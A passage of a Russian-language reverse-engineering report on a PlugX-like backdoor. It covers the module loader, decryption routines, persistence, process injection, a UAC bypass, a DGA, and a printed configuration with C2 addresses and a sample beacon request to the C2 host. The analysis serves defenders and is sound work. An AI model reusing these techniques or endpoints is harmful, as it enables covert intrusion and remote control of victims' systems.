            func_addr = binascii.crc32(func_name) & 0xFFFFFFFF
            patch_byte(import_table_address, 0xB8)
            patch_byte(import_table_address + 1, func_addr)
            patch_word(import_table_address + 5, 0xD8F7)
            patch_word(import_table_address + 7, 0xE0FF)
            import_table_address += 9
            j += 1
            it_ptr = j << 2
            thunk = get_wide_dword(OriginalThunkData_address + it_ptr)
        import_descriptor_address += 0x14
        if not get_wide_dword(import_descriptor_address):
            break
```

Таблица импортов также заполняется нулями после обработки.

Далее управление передается загруженному модулю. В качестве аргументов передаются:

- адрес начала буфера, в который загружен модуль,
- значение `1` (код),
- указатель на структуру `shellarg`.

В точке входа загруженный модуль проверяет код, переданный от загрузчика:

```
int __stdcall Root_EP(LPVOID module_base, DWORD code, shellarg *p_shellarg)
{
  int v3; // eax

  v3 = 0;
  switch ( code )
  {
    case 0u:
      exit_process();
    case 1u:
      v3 = malmain(module_base, p_shellarg);
      break;
    case 0x64u:
    case 0x65u:
      goto LABEL_13;
    case 0x66u:
      p_shellarg->p_module_header = (module_header *)100;
      goto LABEL_13;
    case 0x67u:
      v3 = get_string_Root(p_shellarg);
      break;
    case 0x68u:
      p_shellarg->p_module_header = (module_header *)&p_Root_helper;
LABEL_13:
      v3 = 0;
      return v3 == 0;
  }
  return v3 == 0;
}
```

- 1 — выполнение основных функций,
- 0x64, 0x65 — нет действия,
- 0x66 — возвращает код `0x64` в 3 аргументе,
- 0x67 — расшифровывает и возвращает строку `Root` (в дальнейшем `Root`— имя модуля),
- 0x68 — возвращает в 3 аргументе указатель на таблицу функций, реализованных в данном модуле.

Алгоритм расшифровки строк:

```
def decrypt_str(addr):

    key = get_wide_word(addr)

    result = b""
```

```
    i = 2

    b = get_wide_byte(addr + i)

    while i < 0xFFA:

        result += bytes([b ^ (key & 0xFF)])

        key = ((( key >> 0x10) * 0x1447208B) + (key * 0x208B0000) -
0x4875A15) & 0xFFFFFFFF

        i += 1

        b = get_wide_byte(addr + i)

        if not result[-1]:

            break

    result = result[:-1]

    return result
```


Стоит отметить, что содержащиеся в этом модуле фрагменты кода, а также некоторые объекты характерны для семейства бэкдоров BackDoor.PlugX.

При вызове с кодом `1` модуль переходит к выполнению основных функций. Вначале программа регистрирует обработчик исключений верхнего уровня. При получении управления обработчик формирует отладочную строку с информацией об исключении.

```
Root:0025343E push    ebp
Root:0025343F mov     ebp, esp
Root:00253441 sub     esp, 118h
Root:00253447 push    esi
Root:00253448 mov     eax, offset Exception_str_format_enc ; encrypted
Root:0025344D lea     ecx, [ebp+decrypted_wstr] ; decrypted_wstr
Root:00253450 call    wstr__decrypt   ; %8.8X Exception Address: 0x%p, Code: 0x%8.8x\r\n\r\n
Root:00253455 mov     esi, eax        ; p_wstr
Root:00253457 call    wstr__wchar2char_st1 ; ret char*
Root:0025345C mov     esi, eax
Root:0025345E mov     eax, [ebp+ExceptionInfo]
Root:00253461 mov     eax, [eax+_EXCEPTION_POINTERS.ExceptionRecord]
Root:00253463 push    [eax+EXCEPTION_RECORD.ExceptionCode]
Root:00253465 push    [eax+EXCEPTION_RECORD.ExceptionAddress]
Root:00253468 call    ds:GetTickCount_imp
Root:0025346E push    eax
Root:0025346F lea     eax, [ebp+exception_record_str]
Root:00253475 push    esi             ; LPCSTR
Root:00253476 push    eax             ; LPSTR
Root:00253477 call    ds:wsprintfA
Root:0025347D add     esp, 14h
Root:00253480 lea     esi, [ebp+decrypted_wstr] ; p_wstr
Root:00253483 call    wstr__clean
Root:00253488 lea     eax, [ebp+exception_record_str]
Root:0025348E push    eax             ; lpOutputString
Root:0025348F call    ds:OutputDebugStringA
Root:00253495 xor     esi, esi
```

Затем программа выводит ее с помощью функции `OutputDebugString`, а также записывает ее в журнал, расположенный в `%ALLUSERPROFILE%\error.log`.

В бэкдорах семейства **BackDoor.PlugX** также регистрируются обработчики исключений. В частности, в BackDoor.PlugX.38 формируется строка с информацией об исключении, при этом незначительно отличается формат:



```
.text:100059F7 mov     ebx, [ebp+lpExcepPointers]
.text:100059FA mov     eax, [ebx+EXCEPTION_POINTERS.ContextRecord]
.text:100059FD mov     edx, [eax+CONTEXT._Eip]
.text:10005A03 push    edx
.text:10005A04 mov     edx, [eax+CONTEXT._Esp]
.text:10005A0A push    edx
.text:10005A0B mov     edx, [eax+CONTEXT._Ebp]
.text:10005A11 mov     ecx, [ebx+EXCEPTION_POINTERS.ExceptionRecord]
.text:10005A13 push    edx
.text:10005A14 mov     edx, [eax+CONTEXT._Edi]
.text:10005A1A push    edx
.text:10005A1B mov     edx, [eax+CONTEXT._Esi]
.text:10005A21 push    edx
.text:10005A22 mov     edx, [eax+CONTEXT._Edx]
.text:10005A28 push    edx
.text:10005A29 mov     edx, [eax+CONTEXT._Ecx]
.text:10005A2F push    edx
.text:10005A30 mov     edx, [eax+CONTEXT._Ebx]
.text:10005A36 mov     eax, [eax+CONTEXT._Eax]
.text:10005A3C push    edx
.text:10005A3D mov     edx, [ecx+EXCEPTION_RECORD.ExceptionCode]
.text:10005A3F push    eax
.text:10005A40 mov     eax, [ecx+EXCEPTION_RECORD.ExceptionAddress]
.text:10005A43 push    edx
.text:10005A44 push    eax
.text:10005A45 lea     ecx, [ebp+thread_name]
.text:10005A4B push    ecx
.text:10005A4C lea     edx, [ebp+except_format_str]
.text:10005A4F push    edx             ; LPCSTR
.text:10005A50 lea     eax, [ebp+exception_info_string]
.text:10005A56 push    eax             ; LPSTR
.text:10005A57 call    ds:wsprintfA
.text:10005A5D mov     eax, p_threads_container
.text:10005A62 add     esp, 38h
.text:10005A65 test    eax, eax
.text:10005A67 jnz     short loc_10005A87
```

После регистрации обработчика формируется таблица вспомогательных функций, используемая для взаимодействия между модулями. Далее `Root` переходит к загрузке встроенных дополнительных модулей.

```
p_loaded_module_base = 0;
run_module(&p_loaded_module_base, &enc_module_1, 0x167Bu);
run_module(&p_loaded_module_base, &enc_module_2, 0x308Fu);
run_module(&p_loaded_module_base, &enc_module_3, 0x1594u);
run_module(&p_loaded_module_base, &enc_module_4, 0x47C7u);
run_module(&p_loaded_module_base, &enc_module_5, 0xF89u);
run_module(&p_loaded_module_base, &enc_module_6, 0x2054u);
run_module(&p_loaded_module_base, &enc_module_7, 0x24DFu);
run_module(&p_loaded_module_base, &enc_module_8, 0x2336u);
all_modules::get();
v1 = get_loaded_module_by_code(103);
```

Каждый модуль хранится сжатым по алгоритму QuickLZ, а также зашифрованным. В начале модуль имеет заголовок размером `0x14` байт. На первом шаге заголовок расшифровывается. Алгоритм шифрования:

```
import struct


def LOBYTE(v):
    return v & 0x000000FF


def BYTE1(v):
    return (v & 0x0000FF00) >> 8


def BYTE2(v):
    return (v & 0x00FF0000) >> 16


def HIBYTE(v):
    return (v & 0xFF000000) >> 24


def decrypt_module(data, data_len, init_key):
    key = []
    for i in range(4):
        key.append(init_key)
    k = 0
    result = b""
    if data_len > 0:
        i = 0
        while i < data_len:
            if i & 3 == 0:
                t = key[0]
```

```
                key[0] = (0x9150017B - (t * 0xD45A840)) & 0xFFFFFFFF
            elif i & 3 == 1:
                t = key[1]
                key[1] = (0x95D6A3A8 - (t * 0x645EE710)) & 0xFFFFFFFF
            elif i & 3 == 2:
                t = key[2]
                key[2] = (0xD608D41B - (t * 0x1ED33670)) & 0xFFFFFFFF
            elif i & 3 == 3:
                t = key[3]
                key[3] = (0xD94925D3 - (t * 0x68208D35)) & 0xFFFFFFFF
            k = (k - LOBYTE(key[i & 3])) & 0xFF
            k = k ^ BYTE1(key[i & 3])
            k = (k - BYTE2(key[i & 3])) & 0xFF
            k = k ^ HIBYTE(key[i & 3])
            result += bytes([data[i] ^ k])
            i += 1
    return result
```

Начальное значения ключа шифрования хранится в заголовке модуля. Структура заголовка имеет следующий вид:

```
struct plugin_header
{
  DWORD key;
  DWORD flags;
  DWORD dword;
  DWORD compressed_len;
  DWORD decompressed_len;
};
```

После расшифровки заголовка бэкдор проверяет значение `flags`. Если в нем установлен флаг `0x8000`, это означает, что модуль состоит из одного лишь заголовка. Затем проверяется значение нулевого бита первого байта расшифрованного блока. Если нулевой бит имеет значение `1`, то это означает, что тело модуля упаковано алгоритмом QuickLZ.

После распаковки сверяет размеры получившихся данных со значениями в заголовке и переходит непосредственно к загрузке модуля. Для этого выделяет исполняемый буфер памяти, в который копирует функцию загрузки, затем передает на нее управление. Каждый модуль имеет тот же формат, что и модуль `Root`, то есть имеет собственный заголовок и зашифрованные импорты и релоки, поэтому загрузка происходит аналогичным образом. После того как модуль загружен, функция-загрузчик вызывает его точку входа с кодом `1`. Каждый модуль, аналогично `Root`, инициализирует таблицу своих функций по этому коду. Затем `Root` вызывает точку входа загруженного модуля последовательно с кодами `0x64`, `0x66`, `0x68`. Таким образом бэкдор инициализирует модуль и передает ему указатели на необходимые объекты.

Модули представляются объектами, объединенными в связный список. Обращение к конкретному модулю выполняется с помощью кода, который плагин помещает в свой объект после вызова его точки входа с к кодом `0x66`.

```
struct loaded_module

{

  LIST_ENTRY list;

  DWORD run_count;

  DWORD timestamp;

  DWORD code_id;

  DWORD field_14;

  BOOL loaded;

  BOOL unk;

  BOOL module_is_PE;

  DWORD module_size;

  LPVOID module_base;

  Root_helper *func_tab; //указатель на таблицу функций модуля Root

}
```

При обращении к точке входа модуля с кодом `0x67` расшифровывается и возвращается строка, которую можно обозначить как имя модуля:

- 1 — Plugins
- 2 — Online
- 3 — Config
- 4 — Install
- 5 — TCP
- 6 — HTTP
- 7 — UDP
- 8 — DNS

Если перевести поля временной метки из заголовков каждого плагина в даты, то получаются корректные значения даты и времени:

- Plugins — 2017-07-02 05:52:53
- Online — 2017-07-02 05:53:08
- Config — 2017-07-02 05:52:58
- Install — 2017-07-02 05:53:30
- TCP — 2017-07-02 05:51:36
- HTTP — 2017-07-02 05:51:44
- UDP — 2017-07-02 05:51:50
- DNS — 2017-07-02 05:51:55

После загрузки всех модулей `Root` ищет в списке модуль `Install` и вызывает вторую из двух функций, размещенных в его таблице функций.

Install

В первую очередь бэкдор получает привилегии `SeTcbPrivilege` и `SeDebugPrivilege`. Затем получает конфигурацию с помощью модуля `Config`. Для обращения к функциям используются функции-переходники следующего типа:

```
Install:00342607 push    ebp
Install:00342608 mov     ebp, esp
Install:0034260A mov     eax, p_stage1_helper_pl4
Install:0034260F push    esi
Install:00342610 push    edi
Install:00342611 push    66h ; 'f'       ; code
Install:00342613 call    [eax+Root::helper.get_loaded_module_by_code] ; 0x65 - Plugins
Install:00342613                          ; 0x68 - Online
Install:00342613                          ; 0x66 - Config
Install:00342613                          ; 0x67 - Install
Install:00342613                          ; 0xC8 - TCP
Install:00342613                          ; 0xC9 - HTTP
Install:00342613                          ; 0xCA - UDP
Install:00342613                          ; 0xCB - DNS
Install:00342616 push    [ebp+switch_code] ; try_from_file
Install:00342619 mov     esi, eax
Install:0034261B push    [ebp+p_buffer]  ; p_buffer
Install:0034261E mov     eax, [esi+loaded_module.func_tab]
Install:00342621 call    [eax+Config::funcs.init_config] ; 0x331524
Install:00342624 mov     edi, eax
Install:00342626 mov     eax, p_stage1_helper_pl4
Install:0034262B push    esi             ; p_loaded_module
Install:0034262C call    [eax+Root::helper.deinit_loaded_module] ; 0x251E17
Install:0034262F mov     eax, edi
Install:00342631 pop     edi
Install:00342632 pop     esi
Install:00342633 pop     ebp
Install:00342634 retn
```

Через объект, который хранит список загруженных модулей, по коду находится необходимый, затем через таблицу вызывается нужная функция.

При инициализации конфигурации на первом этапе проверяется буфер, хранящийся в модуле `Root`. Если первые четыре байта этого буфера равны `X`, это значит, что бэкдору необходимо сформировать конфигурацию по умолчанию. В ином случае данный буфер является закодированной конфигурацией. Конфигурация хранится в аналогичном плагинам виде — сжатая при помощи алгоритма QuickLZ и зашифрованная тем же алгоритмом, что и плагины. Под расшифрованную и распакованную конфигурацию резервируется `0x858` байт. Ее структуру можно представить следующим образом:

```
struct config

{

    WORD off_id; //lpBvQbt7iYZE2YcwN

    WORD offset_1; //Messenger

    WORD off_bin_path; //%ALLUSERSPROFILE%\Messenger\msmsgs.exe

    WORD off_svc_name; //Messenger

    WORD off_svc_display_name; //Messenger

    WORD off_svc_description; //Messenger
```

```
    WORD
off_reg_key_install; //SOFTWARE\Microsoft\Windows\CurrentVersion\Run

    WORD off_reg_value_name;  //Messenger

    WORD off_inject_target_1; //%windir%\system32\svchost.exe

    WORD off_inject_target_2; //%windir%\system32\winlogon.exe

    WORD off_inject_target_3; //%windir%\system32\taskhost.exe

    WORD off_inject_target_4; //%windir%\system32\svchost.exe

    WORD off_srv_0; //HTTP://www.pneword.net:80

    WORD off_srv_1; //HTTP://www.pneword.net:443

    WORD off_srv_2; //HTTP://www.pneword.net:53

    WORD off_srv_3; //UDP://www.pneword.net:53

    WORD off_srv_4; //UDP://www.pneword.net:80

    WORD off_srv_5; //UDP://www.pneword.net:443

    WORD off_srv_6; //TCP://www.pneword.net:53

    WORD off_srv_7; //TCP://www.pneword.net:80

    WORD off_srv_8; //TCP://www.pneword.net:443

    WORD zero_2A;

    WORD zero_2C;

    WORD zero_2E;

    WORD zero_30;

    WORD zero_32;

    WORD zero_34;

    WORD zero_36;

    WORD off_proxy_1; //HTTP\n\n\n\n\n

    WORD off_proxy_2; //HTTP\n\n\n\n\n

    WORD off_proxy_3; //HTTP\n\n\n\n\n

    WORD off_proxy_4; //HTTP\n\n\n\n\n

    DWORD DNS_1; //8.8.8.8
```

```
    DWORD DNS_2; //8.8.8.8
    DWORD DNS_3; //8.8.8.8
    DWORD DNS_4; //8.8.8.8
    DWORD timeout_multiplier; //0x0A
    DWORD field_54; //zero
    //data
};
```

Поля с именами `off_*` содержат смещения к зашифрованным строкам от начала конфигурации. Алгоритм шифрования строк тот же, что используется для шифрования имен плагинов. После инициализации бэкдор также пытается получить конфигурацию из файла, расположенного в директории `%ALLUSERSPROFILE%\<rnd1>\<rnd2>\<rnd3>\<rnd4>`. Элементы пути и имя файла генерируются в процессе выполнения и зависят от серийного номера системного раздела.

После инициализации конфигурации проверяется параметр `mode`, хранящийся в структуре `shellarg`, которая заполняется загрузчиком (шелл-кодом) и хранится в модуле `stage_1`.

```
struct shellarg
{
    module_header *p_module_header;
    DWORD module_size;
    DWORD mode;
    DWORD unk;
}
```

Алгоритмом предусмотрен ряд возможных значений параметра `mode` — `2, 3, 4, 5, 6, 7`. При значении, отличном от перечисленных, запускается установка бэкдора в систему, затем происходит переход к выполнению основных функций.

Ряд значений `2, 3 ,4` — переход к взаимодействию с сервером, минуя установку.

Ряд значений `5, 6` — работа с плагином, с кодом `0x6A`, хранящимся в реестре.

Значение `7` — с помощью интерфейса `IFileOperation` исходный модуль копируется в `%TEMP%`, а также в `System32` или `SysWOW64`, в зависимости от разрядности системы. Это необходимо для перезапуска бэкдора с обходом UAC с помощью файла `wusa.exe`.

Установка в систему

При установке бэкдор проверяет текущий путь исполняемого файла, сравнивая его со значением `off_bin_path из конфигурации (%ALLUSERSPROFILE%\Messenger\msmsgs.exe)`. Если путь не совпадает и при этом бэкдор запущен впервые, то создается мьютекс, имя которого генерируется следующим образом:

```
int __usercall make_mutex_name@<eax>(DWORD pid@<eax>, wstr *p_mutex_name)
{
  wstr *v3; // eax
  WCHAR String2[256]; // [esp+8h] [ebp-214h] BYREF
  wstr decrypted_wstr; // [esp+208h] [ebp-14h] BYREF

  v3 = wstr::decrypt_pl4(&decrypted_wstr, &format_Global_3d_enc);
  wsprintfW(String2, (LPCWSTR)v3->buffer_wchar, 0xDA169BEB * pid, 0xC4B1ECF8 * pid, 0xA34C4CA8 * pid);
  wstr::clean_pl4(&decrypted_wstr);
  return wstr::init_by_wchar_pl4(p_mutex_name, String2);
}
```


Формат имени мьютекса для `wsprintfW` — `Global\%d%d%d`.

Затем проверяет, включен ли контроль учетных записей UAC. Если контроль отключен, то бэкдор создает процесс `control.exe` (из `System32` или `SysWOW64`, в зависимости от разрядности системы) с флагом `CREATE_SUSPENDED`. Затем с помощью `WriteProcessMemory` внедряет в него модуль `Root`. Перед этим бэкдор также внедряет функцию, которая загрузит модуль и передаст на него управление. Если же UAC включен, то этот этап пропускается.

Основной исполняемый файл (`msmsgs.exe`) и файл `TosBtKbd.dll` копируются в директорию, заданную в параметре `off_bin_path` и затем устанавливаются как служба. Имя службы, отображаемое имя и описание содержатся в конфигурации (параметры `off_svc_name`, `off_svc_display_name`, `off_svc_description`). В рассмотренном образце все три параметра имеют значение `Messenger`. Если создать службу не удалось, бэкдор прописывается в реестре. Ключ и имя параметра для данного случая также хранятся в конфигурации (параметры `off_reg_key_install`, `off_reg_value_name`).

После установки бэкдор пытается выполнить инжект модуля `Root` в один из процессов указанных в конфигурации (`off_inject_target_<1..4>`). В случае успеха текущий процесс завершается, а новый процесс (или служба) переходит к взаимодействию с управляющим сервером.

Для этого создается отдельный поток. После этого создается новый или открывается существующий ключ реестра, используемый в качестве виртуальной файловой системы вредоносной программы. Ключ располагается в ветке реестра `Software\Microsoft\<key>`, при этом значение `<key>` тоже генерируется в зависимости от серийного номера системного тома. Ключ также может располагаться в разделах HKLM и HKCU, в зависимости от привилегий процесса. Далее с помощью функции `RegNotifyChangeKey` отслеживаются изменения в этом ключе. Каждый параметр является сжатым и зашифрованным плагином. Бэкдор извлекает каждое значение и загружает его как модуль, добавляя в список к имеющимся.



Представленная функциональность выполняется в отдельном потоке.

На следующем шаге генерируется псевдослучайная последовательность длиной от 3 до 9 байтов, которая записывается в реестр в ключе `SOFTWARE\`, расположенном в разделах HKLM или HKCU. Имя параметра также генерируется и является уникальным для каждого компьютера. Это значение используется в качестве идентификатора зараженного устройства.

Далее бэкдор извлекает из конфигурации адрес первого управляющего сервера. Формат хранения серверов представлен следующим образом: `<protocol>://<address>:<port>`. Помимо значений, явно определяющих используемый протокол (HTTP, TCP, UDP), может также указываться значение URL. В этом случае бэкдор обращается по этому URL и в ответ получает новый адрес управляющего сервера, при этом используется алгоритм генерации домена (DGA). С помощью алгоритма генерируется строка:

```
wstr *__stdcall dga(wstr *p_wstr)

{

  unsigned int v1; // ecx

  unsigned int v2; // edi

  unsigned int v3; // esi

  unsigned int v4; // edx
```

```
  char v5; // dl

  wstr *v6; // eax

  wstr *v7; // esi

  wstr tmp_str; // [esp+10h] [ebp-34h] BYREF

  char generated_char_str[16]; // [esp+20h] [ebp-24h] BYREF

  struct _SYSTEMTIME SystemTime; // [esp+30h] [ebp-14h] BYREF

  GetSystemTime_0(&SystemTime);

  if ( SystemTime.wDay > 0xAu )

  {

    if ( SystemTime.wDay > 0x14u )

      v1 = 0xE52F65F3 * SystemTime.wYear - 0x2527D2DD * SystemTime.wMonth
- 0x4BA7EAF5;

    else

      v1 = 0xF108D240 * SystemTime.wMonth - 0x78C6249D * SystemTime.wYear
- 0x17AB943D;

  }

  else

  {

    v1 = 0xF5D6C030 * SystemTime.wMonth - 0x5FBD1755 * SystemTime.wYear -
0x5540E1B0;

  }

  v2 = 0;

  v3 = v1 % 7;

  do

  {

    v4 = v1 % 0x34;

    if ( v1 % 0x34 >= 0x1A )

      v5 = v4 + 39;

    else
```

```
      v5 = v4 + 97;
    v1 = 13 * v1 + 7;
    generated_char_str[v2++] = v5;
  }
  while ( v2 <= v3 + 7 );
  generated_char_str[v3 + 8] = 0;
  v6 = wstr::assign_char_str_pl2(&tmp_str, generated_char_str);
  v7 = (wstr *)wstr::init_by_wchar_pl2(p_wstr, (LPCWSTR)v6->buffer_wchar);
  wstr::clean_pl2(&tmp_str);
  return v7;
}
```

Полученная строка объединяется со строкой, хранимой в конфигурации, при этом используется часть до символа `@`. По полученному URL выполняется HTTP-запрос, в ответ на который приходит закодированный адрес управляющего сервера.

Затем создается объект соединения, соответствующий указанному для данного сервера протоколу.

TCP

При подключении по TCP имеется поддержка протоколов SOCKS4, SOCKS5 и HTTP-прокси. В начале создается сокет и устанавливается соединение с сервером в режиме keep-alive. Для обмена с сервером используется пакет с заголовком следующего формата:

```
struct packet_header
{
    DWORD key;
    DWORD id;
    DWORD module_code;
    DWORD compressed_len;
    DWORD decompressed_len;
};
```

HTTP

При использовании протокола HTTP данные отправляются POST-запросом:

```
POST / HTTP/1.1
Accept: */*
Content-Length: 18
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/4.0; MRA 6.4
(build 8614); SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center
PC 6.0; .NET4.0C; .NET4.0E; InfoPath.3; .NET CLR 1.1.4322)
Host: www.pneword.net
Connection: Keep-Alive
Cache-Control: no-cache

S;
....$..K..P....
```

Передача данных по HTTP выполняется функцией-обработчиком в отдельном потоке. Механизм похож на таковой у **BackDoor.PlugX**.

Для разрешения адресов управляющих серверов используются DNS-серверы из конфигурации (в рассмотренном образце все 4 адреса - 8.8.8.8). Первый пакет, отправляемый на сервер, представляет собой последовательность нулей длиной от `0` до `0x3f` байт. Длина выбирается случайным образом.

От сервера поступает ответ, который расшифровывается и распаковывается. Затем в заголовке пакета проверяется значение `module_code`, содержащее код плагина, для которого поступила команда. Бэкдор обращается к плагину, код которого указан в команде, и вызывает функцию обработки команд из его таблицы. Идентификатор самой команды содержится в поле `id` заголовка.

Работа с плагинами

Идентификаторы команд для модуля `Plugins` могут иметь следующие значения `id` — `0x650000`, `0x650001`, `0x650002`, `0x650003`, `0x650004`. По сути модуль `Plugins` является менеджером плагинов, позволяя регистрировать новые плагины и удалять имеющиеся.

<table>
<tr><th>ID Команды</th><th>Описание</th></tr>
<tr><td>0x650003</td><td>Удаляет заданный плагин из хранилища в реестре.</td></tr>
<tr><td>0x650000</td><td>Отправляет информацию об имеющихся плагинах.
<table>
<tr><th>Значение</th><th>Размер, байт</th></tr>
<tr><td>имя плагина</td><td>перем., завершается 0</td></tr>
</table>
</td></tr>
</table>

<table>
<tr><th>ID Команды</th><th>Описание</th></tr>
<tr><td></td><td>
<table>
<tr><td>кол-во вызовов плагина</td><td>4</td></tr>
<tr><td>DateTimeStamp</td><td>4</td></tr>
<tr><td>код плагина</td><td>4</td></tr>
<tr><td>loaded_module.field_14 (unknown)</td><td>4</td></tr>
<tr><td>состояние (загружен или нет)</td><td>4</td></tr>
<tr><td>инициализирован</td><td>4</td></tr>
<tr><td>размер</td><td>4</td></tr>
<tr><td>базовый адрес</td><td>8</td></tr>
</table>
</td></tr>
<tr><td>0x650001</td><td>В теле команды содержится новый плагин. Формат плагина такой же, как и у встроенных. Бэкдор упаковывает его алгоритмом QuickLZ, шифрует и сохраняет в хранилище в реестре, после чего приостанавливает текущий поток, чтобы поток обработки плагинов загрузил новый плагин из хранилища в реестре.</td></tr>
<tr><td>0x650002</td><td>В команде содержится имя DLL, которую бэкдор пытается загрузить, после чего последовательно вызывает ее точку входа с <code>dwReason 0x64, 0x66, 0x68</code>.</td></tr>
<tr><td>0x650004</td><td>В команде содержится код модуля. Если плагин с заданным кодом присутствует в списке, бэкдор деинициализирует его.</td></tr>
</table>

Online

Идентификаторы команд для плагина `Online` могут иметь значения `0x680002`, `0x680003`, `0x680004`, `0x680005`.

ID Команды	Описание
0x680002	Запускает в отдельном потоке обработку команд для плагинов с инициализацией нового подключения к текущему серверу.

ID Команды	Описание
0x680003	Отправляет информацию о системе. Можно представить в виде структуры:

```
struct date
{
    BYTE year; //+0x30
    BYTE month;
    BYTE day;
    BYTE hour;
    BYTE minute;
    BYTE second;
    BYTE space;
}

struct sysinfo
{
    byte id[8];
    DWORD datestamp1; //20150810
    DWORD datestamp2; //20170330
    BYTE year; //+0x30
    BYTE month;
    BYTE day;
    BYTE hour;
    BYTE minute;
    BYTE second;
    BYTE space;
    DWORD module_code; //код модуля из команды
```

ID Команды	Описание
	WORD module_timestamp; //младшие 2 байта поля loaded_module.timestamp модуля подключения DWORD IP_address; LARGE_INTEGER total_physical_memory; DWORD cpu_0_MHZ; DWORD number_of_processors; DWORD dwOemID; LARGE_INTEGER total_disk_space[number_of_disks]; //перебирает все диски, начиная с C: DWORD pels_width; //ширина экрана в пикселях DWORD pels_height; //высота экрана в пикселях DWORD LCID; LARGE_INTEGER perfomance_frequency; //псевдослучайное значение, сгенерированное с помощью QueryPerformanceCounter и QueryPerformanceFrequency DWORD current_PID; DWORD os_version_major; DWORD os_version_minor; DWORD os_version_build_number; DWORD os_version_product_type; DWORD sm_Server_R2_build_number; //GetSystemMetrics(SM_SERVERR2) //строки ниже - null-terminated char hostname[x]; char domain_name[x]; char domain__username[x]; //разделены "/" char module_file_name[x];

ID Команды	Описание
	`` char osver_info_szCSDVersion[x]; char str_from_config_offset1[x]; //Messenger } ``` Значение `id` — уникальный идентификатор зараженного компьютера, хранимый в реестре. Стоит заметить, что значения полей `datestamp1` и `datestamp2` зашиты и равны `20150810` и `20170330` соответственно. Подобные константы в виде дат использовались также в плагинах бэкдоров **PlugX**.
